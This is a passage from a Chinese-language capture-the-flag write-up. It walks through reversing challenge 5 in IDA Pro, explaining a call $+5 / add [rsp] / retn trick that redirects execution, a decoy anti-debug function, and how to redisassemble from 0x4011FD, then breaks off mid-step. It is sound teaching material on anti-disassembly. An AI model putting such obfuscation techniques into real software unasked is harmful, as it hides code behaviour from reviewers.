
求解,输入:
1 | py -3.8 solve.py |
得到 Flag。
5. 第五回 困兽犹斗,自毁熔绝夺一线;拨云见日,乾坤重塑定太平
工具:IDA Pro
用ida打开文件,按F5看伪代码发现无任何用处,切回main的真实汇编,切到 IDA View-A 标签页,点击main函数
在main中得知(0x4011DC)是一个 ”跳板“
1 | push rbp / mov rbp,rsp ... |
其中call $+5 是混淆器常用的 “取当前地址” 技巧,作用是把程序真实执行流拐到 0x4011FD。IDA 无法识别这个,于是停在 retn 那行,标了个红色的 sp-analysis failed,真正的主逻辑在 0x4011FD 往后。
继续在函数列表双击 anti_debug查看
从中得知anti_debug(0x401186)是个 “空壳 / 幌子”。
1 | xor rax, rax → ZF=1 |
因此没有必要关注他。依据提取信息,在main中按g跳转至0x4011FD,然后按c运行ida 会顺着往下把真正的 main 主体全部反汇编出来
根据图中内容得知db 字节如果从正确位置 0x4011FD 开始解码,就会变成
| 地址 | 字节 | 真实指令 |
|---|---|---|
| 0x4011FD | B8 00 00 00 00 | mov eax, 0 |
| 0x401202 | E8 … | call(跳回 0x401186 调用 anti_debug) |
| 0x401207 | 83 7D AC 02 | cmp [rbp-54h], 2(检查 argc 参数个数) |
| 0x40120B | 74 28 | jz … |
| 0x40120D | 48 8B 45 A0 | mov rax, [rbp-60h] |
所以说问题只是起点错了:main 末尾的 retn 让 ida 停了,让它从 0x4011F7(E8)这个错位字节开始反汇编了。
(main 的最后 3 行是这样的
1 | 4011EC call $+5 ; 调用"下一条指令自己" |
执行 call 时做了两件事:把返回地址压栈(返回地址 = call 下一条指令的地址 = 0x4011F1),然后跳过去执行。所以执行到 0x4011F1 时,栈顶放着 0x4011F1。
接着 add [rsp], 0Ch 把这栈顶值加上 12:0x4011F1 + 0x0C = 0x4011FD。栈顶变成了 0x4011FD。
最后的 retn 会弹出栈顶当返回地址跳过去 → CPU 真正去执行的是 0x4011FD,所以main 根本没 结束,它只是偷偷把执行流拐到了 0x4011FD)
继续按g跳转到0x4011F7,从 0x4011F8 开始按u取消反汇编,还原为原始字节再按 g 跳到 